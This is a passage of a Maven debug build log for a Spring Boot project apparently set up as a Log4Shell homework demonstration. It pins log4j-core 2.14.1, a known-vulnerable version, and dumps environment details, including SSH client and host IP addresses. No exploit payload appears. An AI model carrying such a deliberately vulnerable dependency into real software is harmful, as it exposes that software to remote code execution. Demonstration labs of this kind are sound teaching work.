**[DEBUG] org.springframework:spring-expression:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework.boot:spring-boot-starter-log4j2:jar:2.5.5:compile**

**[DEBUG] org.apache.logging.log4j:log4j-slf4j-impl:jar:2.14.1:compile (version managed from 2.14.1)**

**[DEBUG] org.slf4j:slf4j-api:jar:1.7.32:compile (version managed from 1.7.25)**

**[DEBUG] org.apache.logging.log4j:log4j-api:jar:2.14.1:compile (version managed from 2.14.1)**

**[DEBUG] org.apache.logging.log4j:log4j-core:jar:2.14.1:compile (version managed from 2.14.1)**

**[DEBUG] org.apache.logging.log4j:log4j-jul:jar:2.14.1:compile (version managed from 2.14.1)**

**[DEBUG] org.slf4j:jul-to-slf4j:jar:1.7.32:compile (version managed from 1.7.32)**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for apache.snapshots (http://repository.apache.org/snapshots).**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for repository.jboss.org (http://repository.jboss.org/maven2).**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for snapshots.jboss.org (http://snapshots.jboss.org/maven2).**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for oss.sonatype.org/jboss-snapshots (http://oss.sonatype.org/content/repositories/jboss-snapshots).**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for codehaus.snapshots (http://snapshots.repository.codehaus.org).**

**[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=199640, ConflictMarker.markTime=555423, ConflictMarker.nodeCount=99, ConflictIdSorter.graphTime=95165, ConflictIdSorter.topsortTime=28081, ConflictIdSorter.conflictIdCount=35, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=667103, ConflictResolver.conflictItemCount=85, DefaultDependencyCollector.collectTime=283771466, DefaultDependencyCollector.transformTime=1603178}**

**[DEBUG] org.apache.maven.plugins:maven-resources-plugin:jar:3.2.0**

**[DEBUG] org.apache.maven:maven-plugin-api:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-artifact:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-core:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-settings:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-settings-builder:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-model-builder:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-aether-provider:jar:3.1.0:compile**

**[DEBUG] org.eclipse.aether:aether-spi:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.aether:aether-impl:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.aether:aether-api:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.aether:aether-util:jar:0.9.0.M2:compile**

**[DEBUG] org.codehaus.plexus:plexus-utils:jar:3.0.10:compile**

**[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.4.2:compile**

**[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile**

**[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile**

**[DEBUG] org.apache.maven:maven-model:jar:3.1.0:compile**

**[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:2.0.0:compile**

**[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.26:runtime**

**[DEBUG] org.eclipse.sisu:org.eclipse.sisu.plexus:jar:0.0.0.M2a:compile**

**[DEBUG] javax.enterprise:cdi-api:jar:1.0:compile**

**[DEBUG] javax.annotation:jsr250-api:jar:1.0:compile**

**[DEBUG] javax.inject:javax.inject:jar:1:compile**

**[DEBUG] com.google.guava:guava:jar:10.0.1:compile**

**[DEBUG] com.google.code.findbugs:jsr305:jar:1.3.9:compile**

**[DEBUG] org.sonatype.sisu:sisu-guice:jar:no\_aop:3.1.0:compile**

**[DEBUG] aopalliance:aopalliance:jar:1.0:compile**

**[DEBUG] org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M2a:compile**

**[DEBUG] asm:asm:jar:3.3.1:compile**

**[DEBUG] org.apache.maven.shared:maven-filtering:jar:3.2.0:compile**

**[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.3.3:compile**

**[DEBUG] org.sonatype.plexus:plexus-build-api:jar:0.0.7:compile**

**[DEBUG] commons-io:commons-io:jar:2.6:compile**

**[DEBUG] org.apache.commons:commons-lang3:jar:3.8.1:compile**

**[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0**

**[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0**

**[DEBUG] Imported: < maven.api**

**[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0**

**[DEBUG] Included: org.apache.maven.plugins:maven-resources-plugin:jar:3.2.0**

**[DEBUG] Included: org.eclipse.aether:aether-util:jar:0.9.0.M2**

**[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:3.0.10**

**[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3**

**[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4**

**[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:2.0.0**

**[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.26**

**[DEBUG] Included: javax.enterprise:cdi-api:jar:1.0**

**[DEBUG] Included: javax.annotation:jsr250-api:jar:1.0**

**[DEBUG] Included: com.google.guava:guava:jar:10.0.1**

**[DEBUG] Included: com.google.code.findbugs:jsr305:jar:1.3.9**

**[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:no\_aop:3.1.0**

**[DEBUG] Included: aopalliance:aopalliance:jar:1.0**

**[DEBUG] Included: org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M2a**

**[DEBUG] Included: asm:asm:jar:3.3.1**

**[DEBUG] Included: org.apache.maven.shared:maven-filtering:jar:3.2.0**

**[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.3.3**

**[DEBUG] Included: org.sonatype.plexus:plexus-build-api:jar:0.0.7**

**[DEBUG] Included: commons-io:commons-io:jar:2.6**

**[DEBUG] Included: org.apache.commons:commons-lang3:jar:3.8.1**

**[DEBUG] Configuring mojo org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources' with basic configurator -->**

**[DEBUG] (f) addDefaultExcludes = true**

**[DEBUG] (f) buildFilters = []**

**[DEBUG] (s) delimiters = [@]**

**[DEBUG] (f) encoding = UTF-8**

**[DEBUG] (f) escapeWindowsPaths = true**

**[DEBUG] (f) fileNameFiltering = false**

**[DEBUG] (s) includeEmptyDirs = false**

**[DEBUG] (s) outputDirectory = /home/ec2-user/log4shell-homework/target/classes**

**[DEBUG] (s) overwrite = false**

**[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml**

**[DEBUG] (f) propertiesEncoding = UTF-8**

**[DEBUG] (s) resources = [Resource {targetPath: null, filtering: true, FileSet {directory: /home/ec2-user/log4shell-homework/src/main/resources, PatternSet [includes: {\*\*/application\*.yml, \*\*/application\*.yaml, \*\*/application\*.properties}, excludes: {}]}}, Resource {targetPath: null, filtering: false, FileSet {directory: /home/ec2-user/log4shell-homework/src/main/resources, PatternSet [includes: {}, excludes: {\*\*/application\*.yml, \*\*/application\*.yaml, \*\*/application\*.properties}]}}]**

**[DEBUG] (f) session = org.apache.maven.execution.MavenSession@3cd59ef5**

**[DEBUG] (f) skip = false**

**[DEBUG] (f) supportMultiLineFiltering = false**

**[DEBUG] (f) useBuildFilters = true**

**[DEBUG] (s) useDefaultDelimiters = false**

**[DEBUG] -- end configuration --**

**[DEBUG] properties used {spring-integration.version=5.5.4, flyway.version=7.7.3, java.specification.version=17, webjars-hal-browser.version=3325375, java.vendor.url=https://aws.amazon.com/corretto/, sun.boot.library.path=/usr/lib/jvm/java-17-amazon-corretto.x86\_64/lib, sun.java.command=org.codehaus.plexus.classworlds.launcher.Launcher spring-boot:run -X, jdk.debug=release, maven.version=3.8.4, javax-activation.version=1.2.0, kafka.version=2.7.1, jboss-transaction-spi.version=7.6.1.Final, java.vm.specification.vendor=Oracle Corporation, java.specification.name=Java Platform API Specification, byte-buddy.version=1.10.22, maven-install-plugin.version=2.5.2, env.which\_declare=declare -f, java.runtime.version=17.0.15+6-LTS, httpclient5.version=5.0.4, env.SELINUX\_ROLE\_REQUESTED=, java.vendor.version=Corretto-17.0.15.6.1, env.HISTCONTROL=ignoredups, micrometer.version=1.7.4, rxjava-adapter.version=1.2.1, project.baseUri=file:/home/ec2-user/log4shell-homework/, hibernate.version=5.4.32.Final, java.io.tmpdir=/tmp, java.version=17.0.15, javax-persistence.version=2.2, jakarta-ws-rs.version=2.1.6, build-helper-maven-plugin.version=3.2.0, mockito.version=3.9.0, java.vm.specification.name=Java Virtual Machine Specification, infinispan.version=12.1.7.Final, nekohtml.version=1.9.22, maven-assembly-plugin.version=3.3.0, native.encoding=UTF-8, java.library.path=/usr/java/packages/lib:/usr/lib64:/lib64:/lib:/usr/lib, jakarta-servlet.version=4.0.4, java.vendor=Amazon.com Inc., java.specification.maintenance.version=1, thymeleaf-extras-java8time.version=3.0.4.RELEASE, undertow.version=2.2.10.Final, mariadb.version=2.7.4, selenium-htmlunit.version=2.49.1, thymeleaf-extras-data-attribute.version=2.0.1, ehcache3.version=3.9.6, jakarta-xml-bind.version=2.3.3, commons-dbcp2.version=2.8.0, env.LANG=C.UTF-8, mongodb.version=4.2.3, java.vm.specification.version=17, javax-transaction.version=1.3, maven.compiler.source=11, env.BASH\_FUNC\_which%%=() { ( alias;**

**eval ${which\_declare} ) | /usr/bin/which --tty-only --read-alias --read-functions --show-tilde --show-dot "$@"**

**}, user.home=/home/ec2-user, postgresql.version=42.2.23, reactive-streams.version=1.0.3, env.DBUS\_SESSION\_BUS\_ADDRESS=unix:path=/run/user/1000/bus, jmustache.version=1.15, querydsl.version=4.4.0, appengine-sdk.version=1.9.91, thymeleaf-layout-dialect.version=2.5.3, hamcrest.version=2.2, os.version=6.1.134-152.225.amzn2023.x86\_64, commons-pool.version=1.6, jakarta-jms.version=2.0.3, jakarta-transaction.version=1.3.3, env.MAIL=/var/spool/mail/ec2-user, java.vm.name=OpenJDK 64-Bit Server VM, maven-help-plugin.version=3.2.0, mimepull.version=1.9.15, json-path.version=2.5.0, jaxen.version=1.2.0, johnzon.version=1.2.14, os.arch=amd64, spring-batch.version=4.3.3, couchbase-client.version=3.1.7, derby.version=10.14.2.0, javax-jsonb.version=1.0, rxjava2.version=2.2.21, javax-jaxws.version=2.3.1, json-smart.version=2.4.7, javax-websocket.version=1.1, commons-codec.version=1.15, caffeine.version=2.9.2, h2.version=1.4.200, env.JAVA\_HOME=/usr/lib/jvm/java-17, java.vm.compressedOopsMode=32-bit, pooled-jms.version=1.2.2, unboundid-ldapsdk.version=4.0.14, thymeleaf-extras-springsecurity.version=3.0.4.RELEASE, javax-jaxb.version=2.3.1, sqlite-jdbc.version=3.34.0, jakarta-servlet-jsp-jstl.version=1.2.7, activemq.version=5.16.3, httpasyncclient.version=4.1.4, jtds.version=1.3.1, javax-jms.version=2.0.1, jakarta-websocket.version=1.1.2, env.LOGNAME=ec2-user, spring-security.version=5.5.2, hibernate-validator.version=6.2.0.Final, assertj.version=3.19.0, jakarta-xml-soap.version=1.4.2, influxdb-java.version=2.21, httpcore5.version=5.1.1, lombok.version=1.18.20, maven.compiler.target=11, jakarta-xml-ws.version=2.3.3, env.S\_COLORS=auto, library.jansi.path=/usr/share/maven/lib/jansi-native, env.XDG\_SESSION\_CLASS=user, commons-pool2.version=2.9.0, jackson-bom.version=2.12.5, env.VIRTUAL\_ENV=/home/ec2-user/log4shell-homework/venv, spring-retry.version=1.3.1, maven-invoker-plugin.version=3.2.2, maven-antrun-plugin.version=1.8, maven.conf=/usr/share/maven/conf, sun.java.launcher=SUN\_STANDARD, resource.delimiter=@, javax-json.version=1.1.4, jboss-logging.version=3.4.2.Final, maven-resources-plugin.version=3.2.0, javax-validation.version=2.0.1.Final, netty.version=4.1.68.Final, jetty-jsp.version=2.2.0.v201112011158, maven-source-plugin.version=3.2.1, jetty.version=9.4.43.v20210629, rxjava.version=1.3.8, elasticsearch.version=7.12.1, java.runtime.name=OpenJDK Runtime Environment, env.XDG\_SESSION\_ID=8, rest-assured.version=4.3.3, env.SYSTEMD\_COLORS=false, maven-deploy-plugin.version=2.8.2, env.MAVEN\_CMD\_LINE\_ARGS= spring-boot:run -X, log4j2.version=2.14.1, maven-failsafe-plugin.version=2.22.2, spring-framework.version=5.3.10, dropwizard-metrics.version=4.1.25, git-commit-id-plugin.version=4.0.5, kotlin-coroutines.version=1.5.2, hazelcast-hibernate5.version=2.2.1, htmlunit.version=2.49.1, env.TERM=xterm-256color, sun.arch.data.model=64, spring-restdocs.version=2.0.5.RELEASE, freemarker.version=2.3.31, thymeleaf.version=3.0.12.RELEASE, jakarta-json.version=1.1.6, janino.version=3.1.6, maven-jar-plugin.version=3.2.0, maven-compiler-plugin.version=3.8.1, java.specification.vendor=Oracle Corporation, rabbit-amqp-client.version=5.12.0, java.version.date=2025-04-15, spring-amqp.version=2.3.10, java.home=/usr/lib/jvm/java-17-amazon-corretto.x86\_64, maven-war-plugin.version=3.3.2, jolokia.version=1.6.2, sun.management.compiler=HotSpot 64-Bit Tiered Compilers, jetty-reactive-httpclient.version=1.1.10, env.PATH=/home/ec2-user/log4shell-homework/venv/bin:/home/ec2-user/.local/bin:/home/ec2-user/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin, maven-dependency-plugin.version=3.1.2, httpclient.version=4.5.13, env.LS\_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=01;37;41:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:\*.tar=01;31:\*.tgz=01;31:\*.arc=01;31:\*.arj=01;31:\*.taz=01;31:\*.lha=01;31:\*.lz4=01;31:\*.lzh=01;31:\*.lzma=01;31:\*.tlz=01;31:\*.txz=01;31:\*.tzo=01;31:\*.t7z=01;31:\*.zip=01;31:\*.z=01;31:\*.dz=01;31:\*.gz=01;31:\*.lrz=01;31:\*.lz=01;31:\*.lzo=01;31:\*.xz=01;31:\*.zst=01;31:\*.tzst=01;31:\*.bz2=01;31:\*.bz=01;31:\*.tbz=01;31:\*.tbz2=01;31:\*.tz=01;31:\*.deb=01;31:\*.rpm=01;31:\*.jar=01;31:\*.war=01;31:\*.ear=01;31:\*.sar=01;31:\*.rar=01;31:\*.alz=01;31:\*.ace=01;31:\*.zoo=01;31:\*.cpio=01;31:\*.7z=01;31:\*.rz=01;31:\*.cab=01;31:\*.wim=01;31:\*.swm=01;31:\*.dwm=01;31:\*.esd=01;31:\*.jpg=01;35:\*.jpeg=01;35:\*.mjpg=01;35:\*.mjpeg=01;35:\*.gif=01;35:\*.bmp=01;35:\*.pbm=01;35:\*.pgm=01;35:\*.ppm=01;35:\*.tga=01;35:\*.xbm=01;35:\*.xpm=01;35:\*.tif=01;35:\*.tiff=01;35:\*.png=01;35:\*.svg=01;35:\*.svgz=01;35:\*.mng=01;35:\*.pcx=01;35:\*.mov=01;35:\*.mpg=01;35:\*.mpeg=01;35:\*.m2v=01;35:\*.mkv=01;35:\*.webm=01;35:\*.webp=01;35:\*.ogm=01;35:\*.mp4=01;35:\*.m4v=01;35:\*.mp4v=01;35:\*.vob=01;35:\*.qt=01;35:\*.nuv=01;35:\*.wmv=01;35:\*.asf=01;35:\*.rm=01;35:\*.rmvb=01;35:\*.flc=01;35:\*.avi=01;35:\*.fli=01;35:\*.flv=01;35:\*.gl=01;35:\*.dl=01;35:\*.xcf=01;35:\*.xwd=01;35:\*.yuv=01;35:\*.cgm=01;35:\*.emf=01;35:\*.ogv=01;35:\*.ogx=01;35:\*.aac=01;36:\*.au=01;36:\*.flac=01;36:\*.m4a=01;36:\*.mid=01;36:\*.midi=01;36:\*.mka=01;36:\*.mp3=01;36:\*.mpc=01;36:\*.ogg=01;36:\*.ra=01;36:\*.wav=01;36:\*.oga=01;36:\*.opus=01;36:\*.spx=01;36:\*.xspf=01;36:, jsonassert.version=1.5.0, file.encoding=UTF-8, gson.version=2.8.8, sun-mail.version=1.6.7, jakarta-annotation.version=1.3.5, env.HOSTNAME=ip-172-31-46-85.us-east-2.compute.internal, env.SHLVL=1, mssql-jdbc.version=9.2.1.jre8, snakeyaml.version=1.28, okhttp3.version=3.14.9, liquibase.version=4.3.5, httpcore.version=4.4.14, lettuce.version=6.1.5.RELEASE, classworlds.conf=/usr/share/maven/bin/m2.conf, sun.io.unicode.encoding=UnicodeLittle, kotlin.version=1.5.31, wsdl4j.version=1.6.3, tomcat.version=9.0.53, sendgrid.version=4.7.5, env.SSH\_CLIENT=76.141.92.20 44903 22, glassfish-jaxb.version=2.3.5, spring-ws.version=3.1.1, commons-lang3.version=3.12.0, os.name=Linux, junit.version=4.13.2, jetty-el.version=9.0.52, env.SELINUX\_USE\_CURRENT\_RANGE=, db2-jdbc.version=11.5.6.0, maven.build.timestamp=2025-05-29T00:36:41Z, env.SSH\_CONNECTION=76.141.92.20 44903 172.31.46.85 22, reactor-bom.version=2020.0.11, maven-enforcer-plugin.version=3.0.0, jstl.version=1.2, quartz.version=2.3.2, javax-money.version=1.1, spring-hateoas.version=1.3.4, path.separator=:, env.SHELL=/bin/bash, jakarta-validation.version=2.0.2, env.HISTSIZE=1000, maven.multiModuleProjectDirectory=/home/ec2-user/log4shell-homework, oracle-database.version=21.1.0.0, env.MAVEN\_PROJECTBASEDIR=/home/ec2-user/log4shell-homework, java.vm.info=mixed mode, sharing, cassandra-driver.version=4.11.3, env.USER=ec2-user, java.class.version=61.0, xml-maven-plugin.version=1.0.2, sun.jnu.encoding=UTF-8, xmlunit2.version=2.8.2, jakarta-mail.version=1.6.7, slf4j.version=1.7.32, r2dbc-bom.version=Arabba-SR10, solr.version=8.8.2, saaj-impl.version=1.5.3, nimbus-jose-jwt.version=9.10.1, maven.build.version=Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5), hikaricp.version=4.0.3, maven.home=/usr/share/maven, netty-tcnative.version=2.0.43.Final, maven-shade-plugin.version=3.2.4, sun.stderr.encoding=UTF-8, jakarta-json-bind.version=1.0.2, file.separator=/, line.separator=**

**, sun.stdout.encoding=UTF-8, env.SSH\_TTY=/dev/pts/0, spring-kafka.version=2.7.7, jersey.version=2.33, user.name=ec2-user, hazelcast.version=4.1.5, env.SELINUX\_LEVEL\_REQUESTED=, jdom2.version=2.0.6, atomikos.version=4.0.6, aspectj.version=1.9.7, hsqldb.version=2.5.2, ojdbc.version=19.3.0.0, env.XDG\_RUNTIME\_DIR=/run/user/1000, webjars-locator-core.version=0.46, project.reporting.outputEncoding=UTF-8, env.MOTD\_SHOWN=pam, env.XDG\_SESSION\_TYPE=tty, oauth2-oidc-sdk.version=9.9.1, awaitility.version=4.0.3, env.OLDPWD=/home/ec2-user/log4shell-homework, env.PWD=/home/ec2-user/log4shell-homework, embedded-mongo.version=3.0.0, env.LESSOPEN=||/usr/bin/lesspipe.sh %s, spring-ldap.version=2.3.4.RELEASE, java.class.path=/usr/share/maven/boot/plexus-classworlds-2.6.0.jar, dependency-management-plugin.version=1.0.11.RELEASE, env.HOME=/home/ec2-user, java.vm.vendor=Amazon.com Inc., maven-javadoc-plugin.version=3.2.0, servlet-api.version=4.0.1, rsocket.version=1.1.1, jakarta-persistence.version=2.2.3, artemis.version=2.17.0, groovy.version=3.0.9, javax-cache.version=1.1.1, logback.version=1.2.6, prometheus-pushgateway.version=0.10.0, sun.cpu.endian=little, versions-maven-plugin.version=2.8.1, user.language=en, jedis.version=3.6.3, maven-clean-plugin.version=3.1.0, javax-mail.version=1.6.2, maven-surefire-plugin.version=2.22.2, javax-annotation.version=1.3.2, spring-data-bom.version=2021.0.5, mysql.version=8.0.26, classmate.version=1.5.1, jaybird.version=4.0.3.java8, antlr2.version=2.7.7, selenium.version=3.141.59, glassfish-el.version=3.0.4, project.build.sourceEncoding=UTF-8, jooq.version=3.14.15, java.vendor.url.bug=https://github.com/corretto/corretto-17/issues/, user.dir=/home/ec2-user/log4shell-homework, ehcache.version=2.10.9.2, junit-jupiter.version=5.7.2, java.vm.version=17.0.15+6-LTS, neo4j-java-driver.version=4.2.7, jakarta-activation.version=1.2.2, spring-session-bom.version=2021.0.2}**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[DEBUG] resource with targetPath null**

**directory /home/ec2-user/log4shell-homework/src/main/resources**

**excludes []**

**includes [\*\*/application\*.yml, \*\*/application\*.yaml, \*\*/application\*.properties]**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[DEBUG] resource with targetPath null**

**directory /home/ec2-user/log4shell-homework/src/main/resources**

**excludes [\*\*/application\*.yml, \*\*/application\*.yaml, \*\*/application\*.properties]**

**includes []**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[DEBUG] no use filter components**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for ow2-snapshot (http://repository.ow2.org/nexus/content/repositories/snapshots).**

**[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=2292213, ConflictMarker.markTime=538100, ConflictMarker.nodeCount=118, ConflictIdSorter.graphTime=261741, ConflictIdSorter.topsortTime=32894, ConflictIdSorter.conflictIdCount=45, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=1225852, ConflictResolver.conflictItemCount=72, DefaultDependencyCollector.collectTime=265953307, DefaultDependencyCollector.transformTime=4379349}**

**[DEBUG] org.apache.maven.plugins:maven-compiler-plugin:jar:3.8.1**

**[DEBUG] org.apache.maven:maven-plugin-api:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-model:jar:3.0:compile**

**[DEBUG] org.sonatype.sisu:sisu-inject-plexus:jar:1.4.2:compile**

**[DEBUG] org.sonatype.sisu:sisu-inject-bean:jar:1.4.2:compile**

**[DEBUG] org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7:compile**

**[DEBUG] org.apache.maven:maven-artifact:jar:3.0:compile**

**[DEBUG] org.codehaus.plexus:plexus-utils:jar:2.0.4:compile**

**[DEBUG] org.apache.maven:maven-core:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-settings:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-settings-builder:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-model-builder:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-aether-provider:jar:3.0:runtime**

**[DEBUG] org.sonatype.aether:aether-impl:jar:1.7:compile**

**[DEBUG] org.sonatype.aether:aether-spi:jar:1.7:compile**

**[DEBUG] org.sonatype.aether:aether-api:jar:1.7:compile**

**[DEBUG] org.sonatype.aether:aether-util:jar:1.7:compile**

**[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.14:compile**

**[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.2.3:compile**

**[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:1.7.1:compile (version managed from default)**

**[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile**

**[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile**

**[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.2.1:compile**

**[DEBUG] commons-io:commons-io:jar:2.5:compile**

**[DEBUG] org.apache.maven.shared:maven-shared-incremental:jar:1.1:compile**

**[DEBUG] org.codehaus.plexus:plexus-java:jar:0.9.10:compile**

**[DEBUG] org.ow2.asm:asm:jar:6.2:compile**

**[DEBUG] com.thoughtworks.qdox:qdox:jar:2.0-M9:compile (version managed from default)**

**[DEBUG] org.codehaus.plexus:plexus-compiler-api:jar:2.8.4:compile**

**[DEBUG] org.codehaus.plexus:plexus-compiler-manager:jar:2.8.4:compile**

**[DEBUG] org.codehaus.plexus:plexus-compiler-javac:jar:2.8.4:runtime**

**[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1**

**[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1**

**[DEBUG] Imported: < maven.api**

**[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1**

**[DEBUG] Included: org.apache.maven.plugins:maven-compiler-plugin:jar:3.8.1**

**[DEBUG] Included: org.sonatype.sisu:sisu-inject-bean:jar:1.4.2**

**[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7**

**[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:2.0.4**

**[DEBUG] Included: org.sonatype.aether:aether-util:jar:1.7**

**[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.14**

**[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:1.7.1**

**[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3**

**[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4**

**[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.2.1**

**[DEBUG] Included: commons-io:commons-io:jar:2.5**

**[DEBUG] Included: org.apache.maven.shared:maven-shared-incremental:jar:1.1**

**[DEBUG] Included: org.codehaus.plexus:plexus-java:jar:0.9.10**

**[DEBUG] Included: org.ow2.asm:asm:jar:6.2**

**[DEBUG] Included: com.thoughtworks.qdox:qdox:jar:2.0-M9**

**[DEBUG] Included: org.codehaus.plexus:plexus-compiler-api:jar:2.8.4**

**[DEBUG] Included: org.codehaus.plexus:plexus-compiler-manager:jar:2.8.4**

**[DEBUG] Included: org.codehaus.plexus:plexus-compiler-javac:jar:2.8.4**

**[DEBUG] Configuring mojo org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile' with basic configurator -->**

**[DEBUG] (f) basedir = /home/ec2-user/log4shell-homework**

**[DEBUG] (f) buildDirectory = /home/ec2-user/log4shell-homework/target**

**[DEBUG] (f) compilePath = [/home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, /home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, 